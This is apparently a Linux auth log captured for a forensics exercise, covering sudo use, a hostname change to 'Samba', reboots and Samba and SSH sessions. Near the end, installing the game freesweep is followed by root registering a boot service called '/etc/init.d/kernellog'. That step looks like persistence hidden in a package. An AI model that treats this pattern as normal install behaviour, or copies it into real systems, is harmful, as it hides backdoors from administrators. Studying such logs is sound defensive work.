Jun  5 09:22:37 panoptis19 sudo: panoptis19 : TTY=pts/6 ; PWD=/home/panoptis19 ; USER=root ; COMMAND=/bin/nano /etc/apt/sources.list
Jun  5 09:22:37 panoptis19 sudo: pam_unix(sudo:session): session opened for user root by panoptis19(uid=0)
Jun  5 09:22:47 panoptis19 smbd: pam_unix(samba:session): session closed for user nobody
Jun  5 09:22:57 panoptis19 smbd: pam_unix(samba:session): session closed for user nobody
Jun  5 09:23:07 panoptis19 smbd: pam_unix(samba:session): session closed for user nobody
Jun  5 09:23:17 panoptis19 smbd: pam_unix(samba:session): session closed for user nobody
Jun  5 09:23:27 panoptis19 smbd: pam_unix(samba:session): session closed for user nobody
Jun  5 09:23:37 panoptis19 smbd: pam_unix(samba:session): session closed for user nobody
Jun  5 09:23:41 panoptis19 sudo: pam_unix(sudo:session): session closed for user root
Jun  5 09:23:47 panoptis19 smbd: pam_unix(samba:session): session closed for user nobody
Jun  6 11:45:39 panoptis19 systemd-logind[742]: New seat seat0.
Jun  6 11:45:39 panoptis19 systemd-logind[742]: Watching system buttons on /dev/input/event0 (Power Button)
Jun  6 11:45:39 panoptis19 sshd[846]: Server listening on 0.0.0.0 port 22.
Jun  6 11:45:39 panoptis19 sshd[846]: Server listening on :: port 22.
Jun  6 11:45:40 panoptis19 sshd[846]: Received SIGHUP; restarting.
Jun  6 11:45:40 panoptis19 sshd[846]: Server listening on 0.0.0.0 port 22.
Jun  6 11:45:40 panoptis19 lightdm: pam_unix(lightdm-autologin:session): session opened for user panoptis19 by (uid=0)
Jun  6 11:45:40 panoptis19 sshd[846]: Server listening on :: port 22.
Jun  6 11:45:40 panoptis19 systemd-logind[742]: New session c1 of user panoptis19.
Jun  6 11:45:40 panoptis19 systemd: pam_unix(systemd-user:session): session opened for user panoptis19 by (uid=0)
Jun  6 11:45:40 panoptis19 sshd[846]: Received SIGHUP; restarting.
Jun  6 11:45:40 panoptis19 sshd[846]: Server listening on 0.0.0.0 port 22.
Jun  6 11:45:40 panoptis19 sshd[846]: Server listening on :: port 22.
Jun  6 11:45:40 panoptis19 gnome-keyring-daemon[1161]: couldn't access control socket: /run/user/1000/keyring/control: No such file or directory
Jun  6 11:45:40 panoptis19 gnome-keyring-daemon[1163]: couldn't access control socket: /run/user/1000/keyring/control: No such file or directory
Jun  6 11:45:45 panoptis19 gnome-keyring-daemon[1163]: The SSH agent was already initialized
Jun  6 11:45:45 panoptis19 gnome-keyring-daemon[1163]: The Secret Service was already initialized
Jun  6 11:45:45 panoptis19 gnome-keyring-daemon[1163]: The PKCS#11 component was already initialized
Jun  6 11:45:45 panoptis19 polkitd(authority=local): Registered Authentication Agent for unix-session:c1 (system bus name :1.22 [/usr/lib/policykit-1-gnome/polkit-gnome-authentication-agent-1], object path /org/gnome/PolicyKit1/AuthenticationAgent, locale en_US.UTF-8)
Jun  6 11:45:50 panoptis19 pkexec: pam_unix(polkit-1:session): session opened for user root by (uid=1000)
Jun  6 11:45:50 panoptis19 pkexec: pam_systemd(polkit-1:session): Cannot create session: Already running in a session
Jun  6 11:45:50 panoptis19 pkexec[1830]: panoptis19: Executing command [USER=root] [TTY=unknown] [CWD=/home/panoptis19] [COMMAND=/usr/lib/update-notifier/package-system-locked]
Jun  6 11:46:14 panoptis19 dbus[769]: [system] Failed to activate service 'org.bluez': timed out
Jun  6 11:46:39 panoptis19 dbus[769]: [system] Failed to activate service 'org.bluez': timed out
Jun  6 11:46:46 panoptis19 sudo: panoptis19 : TTY=pts/6 ; PWD=/etc/rsyslog.d ; USER=root ; COMMAND=/bin/nano 50-default.conf
Jun  6 11:46:46 panoptis19 sudo: pam_unix(sudo:session): session opened for user root by panoptis19(uid=0)
Jun  6 11:48:47 panoptis19 pkexec: pam_unix(polkit-1:session): session opened for user root by (uid=1000)
Jun  6 11:48:47 panoptis19 pkexec: pam_systemd(polkit-1:session): Cannot create session: Already running in a session
Jun  6 11:48:47 panoptis19 pkexec[10411]: panoptis19: Executing command [USER=root] [TTY=unknown] [CWD=/home/panoptis19] [COMMAND=/usr/lib/update-notifier/package-system-locked]
Jun  6 11:49:24 panoptis19 sudo: panoptis19 : TTY=pts/6 ; PWD=/etc/rsyslog.d ; USER=root ; COMMAND=/bin/nano 50-default.conf
Jun  6 11:49:24 panoptis19 sudo: pam_unix(sudo:session): session opened for user root by panoptis19(uid=0)
Jun  6 11:49:30 panoptis19 sudo: pam_unix(sudo:session): session closed for user root
Jun  6 11:49:31 panoptis19 sudo: panoptis19 : TTY=pts/6 ; PWD=/etc/rsyslog.d ; USER=root ;
COMMAND=/bin/nano 50-default.conf
Jun  6 11:49:31 panoptis19 sudo: pam_unix(sudo:session): session opened for user root by panoptis19(uid=0)
Jun  6 11:49:44 panoptis19 smbd: pam_unix(samba:session): session opened for user sambauser by (uid=0)
Jun  6 11:49:53 panoptis19 sudo: pam_unix(sudo:session): session closed for user root
Jun  6 11:50:07 panoptis19 sudo: panoptis19 : TTY=pts/6 ; PWD=/etc/rsyslog.d ; USER=root ;
COMMAND=/usr/bin/hostnamectl
Jun  6 11:50:07 panoptis19 sudo: pam_unix(sudo:session): session opened for user root by panoptis19(uid=0)
Jun  6 11:50:07 panoptis19 sudo: pam_unix(sudo:session): session closed for user root
Jun  6 11:50:26 panoptis19 sudo: panoptis19 : TTY=pts/6 ; PWD=/etc/rsyslog.d ; USER=root ;
COMMAND=/usr/bin/hostnamectl -set-name Samba
Jun  6 11:50:26 panoptis19 sudo: pam_unix(sudo:session): session opened for user root by panoptis19(uid=0)
Jun  6 11:50:26 panoptis19 sudo: pam_unix(sudo:session): session closed for user root
Jun  6 11:50:44 panoptis19 sudo: panoptis19 : TTY=pts/6 ; PWD=/etc/rsyslog.d ; USER=root ;
COMMAND=/usr/bin/hostnamectl set-name Samba
Jun  6 11:50:44 panoptis19 sudo: pam_unix(sudo:session): session opened for user root by panoptis19(uid=0)
Jun  6 11:50:44 panoptis19 sudo: pam_unix(sudo:session): session closed for user root
Jun  6 11:51:05 panoptis19 sudo: panoptis19 : TTY=pts/6 ; PWD=/etc/rsyslog.d ; USER=root ;
COMMAND=/usr/bin/hostnamectl set-hostname Samba
Jun  6 11:51:05 panoptis19 sudo: pam_unix(sudo:session): session opened for user root by panoptis19(uid=0)
Jun  6 11:51:05 panoptis19 sudo: pam_unix(sudo:session): session closed for user root
Jun  6 11:51:11 panoptis19 sudo: panoptis19 : unable to resolve host Samba
Jun  6 11:51:11 panoptis19 sudo: panoptis19 : TTY=pts/6 ; PWD=/etc/rsyslog.d ; USER=root ;
COMMAND=/sbin/reboot
Jun  6 11:51:11 panoptis19 sudo: pam_unix(sudo:session): session opened for user root by panoptis19(uid=0)
Jun  6 11:51:11 panoptis19 sudo: pam_unix(sudo:session): session closed for user root
Jun  6 11:51:11 panoptis19 sudo: pam_unix(sudo:session): session closed for user root
Jun  6 11:51:11 panoptis19 polkitd(authority=local): Unregistered Authentication Agent for unix-session:c1
(system bus name :1.22, object path /org/gnome/PolicyKit1/AuthenticationAgent, locale en_US.UTF-8)
(disconnected from bus)
Jun  6 11:51:11 panoptis19 systemd: pam_unix(systemd-user:session): session closed for user panoptis19
Jun  6 11:51:11 panoptis19 sshd[846]: Received signal 15; terminating.
Jun  6 11:51:21 Samba systemd-logind[742]: New seat seat0.
Jun  6 11:51:21 Samba systemd-logind[742]: Watching system buttons on /dev/input/event0 (Power Button)
Jun  6 11:51:21 Samba sshd[842]: Server listening on 0.0.0.0 port 22.
Jun  6 11:51:21 Samba sshd[842]: Server listening on :: port 22.
Jun  6 11:51:22 Samba lightdm: pam_unix(lightdm-autologin:session): session opened for user panoptis19 by
(uid=0)
Jun  6 11:51:22 Samba systemd-logind[742]: New session c1 of user panoptis19.
Jun  6 11:51:22 Samba systemd: pam_unix(systemd-user:session): session opened for user panoptis19 by
(uid=0)
Jun  6 11:51:22 Samba sshd[842]: Received SIGHUP; restarting.
Jun  6 11:51:22 Samba sshd[842]: Server listening on 0.0.0.0 port 22.
Jun  6 11:51:22 Samba sshd[842]: Server listening on :: port 22.
Jun  6 11:51:22 Samba sshd[842]: Received SIGHUP; restarting.
Jun  6 11:51:22 Samba sshd[842]: Server listening on 0.0.0.0 port 22.
Jun  6 11:51:22 Samba sshd[842]: Server listening on :: port 22.
Jun  6 11:51:22 Samba gnome-keyring-daemon[1161]: couldn't access control socket:
/run/user/1000/keyring/control: No such file or directory
```

```
Jun  6 11:51:22 Samba gnome-keyring-daemon[1162]: couldn't access control socket:
/run/user/1000/keyring/control: No such file or directory
Jun  6 11:51:25 Samba gnome-keyring-daemon[1162]: The SSH agent was already initialized
Jun  6 11:51:25 Samba gnome-keyring-daemon[1162]: The Secret Service was already initialized
Jun  6 11:51:25 Samba gnome-keyring-daemon[1162]: The PKCS#11 component was already initialized
Jun  6 11:51:25 Samba polkitd(authority=local): Registered Authentication Agent for unix-session:c1 (system bus
name :1.21 [/usr/lib/policykit-1-gnome/polkit-gnome-authentication-agent-1], object path
/org/gnome/PolicyKit1/AuthenticationAgent, locale en_US.UTF-8)
Jun  6 11:51:29 Samba pkexec: pam_unix(polkit-1:session): session opened for user root by (uid=1000)
Jun  6 11:51:29 Samba pkexec: pam_systemd(polkit-1:session): Cannot create session: Already running in a
session
Jun  6 11:51:29 Samba pkexec[1539]: panoptis19: Executing command [USER=root] [TTY=unknown]
[CWD=/home/panoptis19] [COMMAND=/usr/lib/update-notifier/package-system-locked]
Jun  6 11:51:37 Samba systemd-logind[742]: System is powering down.
Jun  6 11:51:37 Samba sshd[842]: Received signal 15; terminating.
Jun  6 11:52:36 Samba systemd-logind[768]: New seat seat0.
Jun  6 11:52:36 Samba systemd-logind[768]: Watching system buttons on /dev/input/event0 (Power Button)
Jun  6 11:52:36 Samba sshd[871]: Server listening on 0.0.0.0 port 22.
Jun  6 11:52:36 Samba sshd[871]: Server listening on :: port 22.
Jun  6 11:52:37 Samba lightdm: pam_unix(lightdm-autologin:session): session opened for user panoptis19 by
(uid=0)
Jun  6 11:52:37 Samba systemd-logind[768]: New session c1 of user panoptis19.
Jun  6 11:52:37 Samba systemd: pam_unix(systemd-user:session): session opened for user panoptis19 by
(uid=0)
Jun  6 11:52:37 Samba sshd[871]: Received SIGHUP; restarting.
Jun  6 11:52:37 Samba sshd[871]: Server listening on 0.0.0.0 port 22.
Jun  6 11:52:37 Samba sshd[871]: Server listening on :: port 22.
Jun  6 11:52:37 Samba sshd[871]: Received SIGHUP; restarting.
Jun  6 11:52:37 Samba sshd[871]: Server listening on 0.0.0.0 port 22.
Jun  6 11:52:37 Samba sshd[871]: Server listening on :: port 22.
Jun  6 11:52:37 Samba gnome-keyring-daemon[1171]: couldn't access control socket:
/run/user/1000/keyring/control: No such file or directory
Jun  6 11:52:37 Samba gnome-keyring-daemon[1172]: couldn't access control socket:
/run/user/1000/keyring/control: No such file or directory
Jun  6 11:52:40 Samba gnome-keyring-daemon[1172]: The SSH agent was already initialized
Jun  6 11:52:40 Samba gnome-keyring-daemon[1172]: The Secret Service was already initialized
Jun  6 11:52:40 Samba gnome-keyring-daemon[1172]: The PKCS#11 component was already initialized
Jun  6 11:52:40 Samba polkitd(authority=local): Registered Authentication Agent for unix-session:c1 (system bus
name :1.21 [/usr/lib/policykit-1-gnome/polkit-gnome-authentication-agent-1], object path
/org/gnome/PolicyKit1/AuthenticationAgent, locale en_US.UTF-8)
Jun  6 11:52:44 Samba pkexec: pam_unix(polkit-1:session): session opened for user root by (uid=1000)
Jun  6 11:52:44 Samba pkexec: pam_systemd(polkit-1:session): Cannot create session: Already running in a
session
Jun  6 11:52:44 Samba pkexec[1549]: panoptis19: Executing command [USER=root] [TTY=unknown]
[CWD=/home/panoptis19] [COMMAND=/usr/lib/update-notifier/package-system-locked]
Jun  6 11:53:08 Samba dbus[777]: [system] Failed to activate service 'org.bluez': timed out
Jun  6 11:53:33 Samba dbus[777]: [system] Failed to activate service 'org.bluez': timed out
Jun  6 11:55:37 Samba sudo: panoptis19 : unable to resolve host Samba
Jun  6 11:55:40 Samba sudo: panoptis19 : TTY=pts/6 ; PWD=/home/panoptis19 ; USER=root ;
COMMAND=/usr/bin/apt update
```

```
Jun  6 11:55:40 Samba sudo: pam_unix(sudo:session): session opened for user root by panoptis19(uid=0)
Jun  6 11:55:41 Samba sudo: pam_unix(sudo:session): session closed for user root
Jun  6 11:55:42 Samba pkexec: pam_unix(polkit-1:session): session opened for user root by (uid=1000)
Jun  6 11:55:42 Samba pkexec: pam_systemd(polkit-1:session): Cannot create session: Already running in a session
Jun  6 11:55:42 Samba pkexec[1849]: panoptis19: Executing command [USER=root] [TTY=unknown] [CWD=/home/panoptis19] [COMMAND=/usr/lib/update-notifier/package-system-locked]
Jun  6 11:55:54 Samba sudo: panoptis19 : unable to resolve host Samba
Jun  6 11:55:54 Samba sudo: panoptis19 : TTY=pts/6 ; PWD=/home/panoptis19 ; USER=root ; COMMAND=/usr/bin/apt install freesweep
Jun  6 11:55:54 Samba sudo: pam_unix(sudo:session): session opened for user root by panoptis19(uid=0)
Jun  6 11:55:55 Samba sudo:     root : unable to resolve host Samba
Jun  6 11:55:55 Samba sudo:     root : TTY=pts/4 ; PWD=/ ; USER=root ; COMMAND=/bin/chmod 755 /etc/init.d/kernellog
Jun  6 11:55:55 Samba sudo: pam_unix(sudo:session): session opened for user root by (uid=0)
Jun  6 11:55:55 Samba sudo:     root : unable to resolve host Samba
Jun  6 11:55:55 Samba sudo:     root : TTY=pts/4 ; PWD=/ ; USER=root ; COMMAND=/bin/chmod 2755 /usr/games/freesweep_scores
Jun  6 11:55:55 Samba sudo: pam_unix(sudo:session): session opened for user root by (uid=0)
Jun  6 11:55:55 Samba sudo: pam_unix(sudo:session): session closed for user root
Jun  6 11:55:55 Samba sudo: pam_unix(sudo:session): session closed for user root
Jun  6 11:55:55 Samba sudo:     root : unable to resolve host Samba
Jun  6 11:55:55 Samba sudo:     root : TTY=pts/4 ; PWD=/ ; USER=root ; COMMAND=/usr/sbin/update-rc.d kernellog defaults
Jun  6 11:55:55 Samba sudo: pam_unix(sudo:session): session opened for user root by (uid=0)
Jun  6 11:55:55 Samba sudo: pam_unix(sudo:session): session closed for user root
Jun  6 11:55:56 Samba sudo: pam_unix(sudo:session): session closed for user root
Jun  6 11:58:41 Samba pkexec: pam_unix(polkit-1:session): session opened for user root by (uid=1000)
Jun  6 11:58:41 Samba pkexec: pam_systemd(polkit-1:session): Cannot create session: Already running in a session
Jun  6 11:58:41 Samba pkexec[2013]: panoptis19: Executing command [USER=root] [TTY=unknown] [CWD=/home/panoptis19] [COMMAND=/usr/lib/update-notifier/package-system-locked]
Jun  6 12:02:16 Samba smbd: pam_unix(samba:session): session opened for user sambauser by (uid=0)
Jun  6 12:17:01 Samba CRON[2141]: pam_unix(cron:session): session opened for user root by (uid=0)
Jun  6 12:17:01 Samba CRON[2141]: pam_unix(cron:session): session closed for user root
Jun  6 12:25:34 Samba systemd-logind[768]: System is powering down.
```